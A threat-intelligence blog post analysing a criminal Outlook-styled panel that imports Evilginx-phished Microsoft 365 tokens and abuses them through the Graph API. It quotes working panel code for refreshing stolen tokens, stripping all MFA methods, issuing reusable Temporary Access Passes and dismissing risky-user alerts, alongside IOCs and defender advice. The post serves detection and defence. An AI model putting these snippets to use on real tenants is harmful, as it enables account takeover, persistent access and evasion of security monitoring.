Novel Evilginx Frontend - Lowering the barrier for token theft reuse
Uncovering an undocumented Microsoft 365 account takeover panel using Evilginx API integration for easy token reuse and account compromise.
I’ve been spoilt for hunting recently, pivoting between C2 hunting, phish hunting, and kicking off my NPM malicious package hunting again after migrating my tooling to new infrastructure. Interestingly, I’ve seen a big uptick in basic, AI-generated NPM malware in recent days, and I suspect that’ll continue to surge. Team PCP launching a monetary competition to compromise NPM packages will likely exacerbate this trend, as more actors are incentivised to target the ecosystem. I published some recent NPM findings on newtonpaul.com/npm-packages/, with more to come.
On to the content for today!
New Evilginx Panel for Microsoft 365 Account Takeover
While continuing to hunt for C2s in the wild, I stumbled across an interesting find hosted on DigitalOcean infrastructure. At first glance it looked like an exposed Outlook Web Mailbox, and almost fooled me, but it quickly became obvious it was something more - especially as I was hunting for Evilginx infrastructure.

What makes this tooling interesting is the work that has gone into the UI to make the operator’s experience similar to the real Microsoft interface. The tool leverages Microsoft 365 authentication functionality to the fullest for maximum impact while keeping the experience simple for the operator: a single stolen bearer token grants simultaneous access to every M365 service the victim has access to - mail, files, Teams, SharePoint, admin functions - through one unified API surface in one clean UI.
Let’s dive into the details.
Discovery
Three DigitalOcean instances were identified, all in the Santa Clara, California region (ASN 14061), serving identical content on port 3000:
142.93.84.22:3000    - First seen 2026-05-15 (active)
147.182.224.35:3000  - First seen 2026-04-22
64.227.54.101:3000   - First seen earlier
All three return identical HTTP response headers and a content length of 338,882 bytes - the full single-file panel HTML/JS application. A consistent fingerprint.
HTTP/1.1 200 OK
Content-Length: 338882
Content-Type: text/html; charset=utf-8
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET,POST,OPTIONS
Access-Control-Allow-Headers: Content-Type, Authorization
The wildcard Access-Control-Allow-Origin: * combined with Authorization in allowed headers is a significant indicator - it’s deliberately permissive to support the panel’s Graph API proxy functionality.
One of the IPs also hosts the domain cdn.greenrlse.com, which redirects to a YouTube rickroll. I originally thought the tool might have been a red team tool accidentally exposed, but the usage of our friend Rick suggests this is more likely a malicious actor.
There were a few more indicators that confirm this is a threat actor tool and not a red team deployment:
- The panel’s add-account workflow explicitly reads: “Token from Telegram notification” - legitimate red teamers do not receive tokens via Telegram bots
- 90-day server-side token keepalive is not a red team engagement feature - engagements do not last 90 days (in most cases)
- The
.m365dbtoken database export implies portability between operators, consistent with token selling or sharing in criminal ecosystems - Three geographically distributed identical instances hosted on DigitalOcean is also unlikely to be red team behaviour

Architecture: How the Three Layers Connect
This panel is one component in a three-layer attack chain. The phishing infrastructure and the operator panel are separated - the three DigitalOcean IPs identified here are not the phishing server victims interact with.
What It Is
The panel is a single-file HTML/JavaScript application that impersonates the Microsoft Outlook web client with pixel-perfect precision, with some minor changes. To be clear, the UI is not designed to deceive victims. The fake Outlook UI provides a familiar interface for browsing and acting on stolen Microsoft 365 accounts at scale.

Underneath the Outlook skin, the application is a full Microsoft Graph API client that authenticates using stolen bearer tokens rather than legitimate user sessions.
Evilginx Integration: The Feed API
The most technically notable feature is native integration with the Evilginx Pro feed API - a feature exclusive to the commercial tier of Evilginx, not present in the open-source version. This means the operator either passed Evilginx Pro’s manual vetting process legitimately and then used it criminally, or obtained a licence through secondary channels.
The panel polls the feed endpoint on a configurable interval (15 seconds to 5 minutes) and automatically imports newly captured tokens as they arrive from active phishing campaigns. From the operator’s perspective, victim accounts appear in real time as victims complete the phishing flow.
https://<evilginx-server>/api/v1/feed?key=<api_key>We can see this in the UI in the screenshot below.

This coupling between the AiTM capture layer and the post-exploitation management layer represents a maturation in tooling. Previously, operators would manually extract tokens from Evilginx and import them into separate tools. This panel closes that gap into a single seamless workflow.
Token Lifecycle Management
Once imported, the panel manages token longevity through several mechanisms:
Refresh token persistence - if a refresh token is captured alongside the access token (which Evilginx captures when available), the panel silently renews access tokens in the background. This can maintain access indefinitely without requiring re-phishing the victim.
CORS proxy bypass - direct browser-to-Microsoft token refresh calls are blocked by CORS policy. The panel ships with a companion refresh-proxy.js helper that runs locally to relay refresh requests, bypassing this browser restriction.
Database portability - all captured accounts and tokens can be exported to a .m365db file (JSON format) and re-imported on any other instance of the panel. This facilitates token sharing or selling between operators, and is consistent with the token marketplace ecosystem observed on criminal Telegram channels.
We can see in the code the Client ID for Microsoft Office, a FOCI app - this is the default used for token refresh:
const MS_CLIENT_ID = 'd3590ed6-52b3-4102-aeff-aad2292ab01c';We can see the implementation here, where a refresh token is requested for this app:
const body = new URLSearchParams({
    client_id: clientId,
    grant_type: 'refresh_token',
    refresh_token: acc.refreshToken,
    scope: 'https://graph.microsoft.com/.default offline_access'
});

const resp = await fetch(
    `https://login.microsoftonline.com/${tenant}/oauth2/v2.0/token`,
    {
        method: 'POST',
        headers: { 'Content-Type': 'application/x-www-form-urlencoded' },
        body: body.toString()
    }
);

accounts[idx].accessToken = data.access_token;
if (data.refresh_token) {
    accounts[idx].refreshToken = data.refresh_token;
}
accounts[idx].tokenRefreshedAt = new Date().toISOString();
There is also an option to override this default value - a per-account client ID can be set, which allows refresh tokens for other apps to be used. This accounts for variation in Evilginx’s token capture behaviour.
async function refreshToken(idx) {
    const acc = accounts[idx];
    if (!acc.refreshToken) return;
    const clientId = acc.clientId || MS_CLIENT_ID;
    const tenant = acc.tenantId || 'common';
    const proxyUrl = getRefreshProxyUrl();

    try {
        let data;
        if (proxyUrl) {
            const resp = await fetch(proxyUrl, {
                method: 'POST',
                headers: { 'Content-Type': 'application/json' },
                body: JSON.stringify({
                    refresh_token: acc.refreshToken,
                    client_id: clientId,
                    tenant: tenant
                })
            });
            data = await resp.json();
            if (!resp.ok) {
                throw new Error(data.error_description || data.error || 'Refresh failed');
The Single Token Problem: Why This Matters
Due to the nature of Microsoft Graph API authentication, a single valid bearer token can be used to access all Microsoft 365 services the user has permissions for. Below are some of the API endpoints the panel uses:
graph.microsoft.com/v1.0/me/messages          → Full mailbox
graph.microsoft.com/v1.0/me/drive/root        → All OneDrive files
graph.microsoft.com/v1.0/me/joinedTeams       → All Teams and channels
graph.microsoft.com/v1.0/sites                → All SharePoint sites
graph.microsoft.com/v1.0/me/onenote           → All OneNote notebooks
graph.microsoft.com/v1.0/me/contacts          → Full contacts list
graph.microsoft.com/v1.0/me/calendar          → Calendar and events
graph.microsoft.com/v1.0/users               → Tenant user directory (if admin)
graph.microsoft.com/v1.0/auditLogs           → Audit logs (if admin)
The full tools panel is shown below.

| Panel Feature | Graph API Surface | Data at Risk |
|---|---|---|
| Outlook | /me/messages, /me/mailFolders | All email, attachments, inbox rules |
| OneDrive | /me/drive | All files, documents, backups |
| SharePoint | /sites | Team sites, document libraries |
| Teams | /me/joinedTeams, /chats | Messages, shared files, meeting recordings |
| OneNote | /me/onenote/notebooks | Notes, often containing passwords and keys |
| Contacts | /me/contacts | Full address book |
| Calendar | /me/calendarView | Meetings, locations, attendees |
| My Account | /me/authentication/methods | MFA configuration |
| Admin Center | /users, /auditLogs, /subscribedSkus | Full tenant (if admin token) |
With a stolen Graph API bearer token, all of the above are accessible with direct API calls. The panel makes these calls silently in the background as the operator navigates the Outlook-style UI. From Microsoft’s perspective, it looks like a legitimately authenticated application accessing data on the user’s behalf.
The Admin Token Scenario
If the phished victim holds a privileged Entra ID role - Global Administrator, Exchange Administrator, or similar - the blast radius expands to the entire tenant. The panel detects this automatically on token import by querying the victim’s role memberships:

GET /me/memberOf/microsoft.graph.directoryRoleIf admin roles are found, an “Admin” badge is displayed and a full admin panel is unlocked - exposing every user in the tenant, their assigned licences, sign-in activity, risky user flags, audit logs, and MFA configurations.
The image below shows the detail provided on a user’s account.
Post-Compromise Capabilities
Mail Access
Full read/write access to victim mailboxes across all folders, with search, filtering, and attachment download. Emails can be sent from the victim’s account directly through the Graph API.
Inbox Rule Creation
The panel includes a full inbox rule management interface. Attackers can create rules to silently forward emails, delete specific messages, or move content.
MFA Manipulation
For accounts with sufficient privilege, the panel can enumerate all registered authentication methods, remove existing MFA methods, and issue Temporary Access Passes (TAP) - a legitimate Microsoft feature that can be abused to establish persistent backdoor access after MFA is stripped.
Identity Actions
Password reset for managed users, device registration removal, and directory role assignment - all via Graph API calls using the victim’s admin token.
OneDrive & SharePoint
Full file browser with upload, download, and deletion across OneDrive and accessible SharePoint sites, including folder creation and quota inspection.
Brief Look at the Code
In the code we can see the use of emojis - a sign this tool has been AI-assisted. The below example highlights the authentication methods and risk status features in the UI.
// ── MFA TAB: authentication methods & risky status ───────────────────────────
async function loadUserMfa(userId) {
    const el = document.getElementById('udMfaContent');
    el.innerHTML = '<p style="color:var(--text-muted);text-align:center;padding:20px">Loading MFA info...</p>';
    try {
        const [methods, risky] = await Promise.all([
            graphApi(`/users/${userId}/authentication/methods`, currentAccountIdx).catch(() => ({value:[]})),
            graphApi(`/identityProtection/riskyUsers?$filter=id eq '${userId}'`, currentAccountIdx).catch(() => ({value:[]}))
        ]);
        const authMethods = methods.value || [];
        const riskyUser = risky.value?.[0];

        const methodIcons = {
            '#microsoft.graph.passwordAuthenticationMethod': '🔑 Password',
            '#microsoft.graph.microsoftAuthenticatorAuthenticationMethod': '📱 Authenticator App',
            '#microsoft.graph.phoneAuthenticationMethod': '📞 Phone (SMS/Call)',
            '#microsoft.graph.fido2AuthenticationMethod': '🔐 FIDO2 Security Key',
            '#microsoft.graph.windowsHelloForBusinessAuthenticationMethod': '🖥 Windows Hello',
            '#microsoft.graph.softwareOathAuthenticationMethod': '🕐 TOTP App',
            '#microsoft.graph.emailAuthenticationMethod': '📧 Email OTP',
            '#microsoft.graph.temporaryAccessPassAuthenticationMethod': '🎟 Temporary Access Pass',
        };

        el.innerHTML = `
            <h4 style="margin-bottom:12px">Authentication Methods (${authMethods.length})</h4>
            ${authMethods.length ? `<div class="item-list">
                ${authMethods.map(m => `
                <div class="perm-item">
                    <span>${methodIcons[m['@odata.type']] || escHtml(m['@odata.type']?.replace('#microsoft.graph.','') || '—')}</span>
                    <button class="btn-danger" style="padding:4px 10px;font-size:12px" onclick="removeMfaMethod('${userId}','${m.id}','${m['@odata.type']}')">Remove</button>
                </div>`).join('')}
            </div>` : '<p style="color:var(--text-muted);font-size:13px">No authentication methods found (may need AzureAD P1/P2 license)</p>'}
In the snippet below, we can see the code for removing MFA from a user’s account, creating a TAP, and dismissing a risky user event. This really shows how the features and development of the UI have been well thought out.
   const path = pathMap[endpoint] || endpoint + 's';
    try {
        await graphApi(`/users/${userId}/authentication/${path}/${methodId}`, currentAccountIdx, 'DELETE');
        toast('MFA method removed', 'success');
        loadUserMfa(userId);
    } catch(e) { toast('Failed: ' + e.message, 'error'); }
}

async function resetUserMfa(userId) {
    if (!confirm('Remove ALL MFA methods for this user? They will need to re-register.')) return;
    try {
        const methods = await graphApi(`/users/${userId}/authentication/methods`, currentAccountIdx);
        for (const m of methods.value || []) {
            if (m['@odata.type'] === '#microsoft.graph.passwordAuthenticationMethod') continue;
            const endpoint = m['@odata.type'].replace('#microsoft.graph.', '').replace('AuthenticationMethod', '');
            const pathMap = { microsoftAuthenticator: 'microsoftAuthenticatorMethods', phone: 'phoneMethods', fido2: 'fido2Methods', softwareOath: 'softwareOathMethods', email: 'emailMethods', temporaryAccessPass: 'temporaryAccessPassMethods' };
            const path = pathMap[endpoint] || endpoint + 's';
            await graphApi(`/users/${userId}/authentication/${path}/${m.id}`, currentAccountIdx, 'DELETE').catch(() => {});
        }
        toast('All MFA methods cleared', 'success');
        loadUserMfa(userId);
    } catch(e) { toast('Failed: ' + e.message, 'error'); }
}

async function issueTap(userId) {
    try {
        const data = await graphApi(`/users/${userId}/authentication/temporaryAccessPassMethods`, currentAccountIdx, 'POST', {
            isUsableOnce: false,
            lifetimeInMinutes: 60
        });
        alert(`Temporary Access Pass: ${data.temporaryAccessPass}\nExpires in 60 minutes. Use this to sign in once and set up MFA.`);
    } catch(e) { toast('Failed to issue TAP: ' + e.message, 'error'); }
}

async function dismissRiskyUser(userId) {
    try {
        await graphApi('/identityProtection/riskyUsers/dismiss', currentAccountIdx, 'POST', {
            userIds: [userId]
        });
        toast('Risk dismissed', 'success');
        loadUserMfa(userId);
    } catch(e) { toast('Failed: ' + e.message, 'error'); }
}
Highest Severity Capabilities
Ranked by impact:
- Role assignment - escalate any user to Global Admin
- Reset all MFA + issue reusable TAP - permanent persistent access backdoor
- Dismiss risky user - actively clears defender detection signal
- Admin mailbox impersonation - add any tenant user’s mailbox as a panel account
- Block user - lock victim out of their own account
- Silent forwarding rule - persistent BEC data exfiltration
- Full mailbox export - extract all email addresses from entire mailbox history
- Device removal - remove compliant device, potentially breaking Conditional Access
- Password reset - take over any account in tenant
- Grant FullAccess mailbox permission - delegate any mailbox to attacker-controlled account
Conclusion
For me this was a really interesting find - a well-developed tool with a lot of thought put into the features and UI. The quality and breadth of features point to a likely commercial incentive behind the tool. Historically, threat actors would capture a token with Evilginx and then manually import it into other tools, or write custom scripts to interact with different Graph API endpoints. This panel abstracts all of that away and instead gives a clean, familiar UI to the operator. This reduces the technical barrier to entry for post-compromise token abuse, and allows lower-skill threat actors to maximise the impact of their token phishing campaigns.
Advice for Defenders
Detections and controls in my other posts can help protect against token replay. Implementing Conditional Access and detections for suspicious Graph API activity, along with token replay attempts, can help detect and prevent these techniques. More details can be found in the hunts below.
- Hunt-2025-034 - Entra Token Replay Detection
- Hunt-2025-035 - Suspicious Graph API Enumeration
- Hunt-2025-038 - MFA Manipulation via Graph API
Indicators of Compromise
| Type | Value | Note |
|---|---|---|
| IP | 142.93.84.22 | Active as of 2026-05-15, port 3000 |
| IP | 147.182.224.35 | Port 3000, first seen 2026-04-22 |
| IP | 64.227.54.101 | Port 3000 |
| Domain | cdn.greenrlse.com | Rickroll deflection, same infrastructure |
| ASN | 14061 | DigitalOcean, Santa Clara |
| HTTP | Content-Length: 338882 | Panel content fingerprint |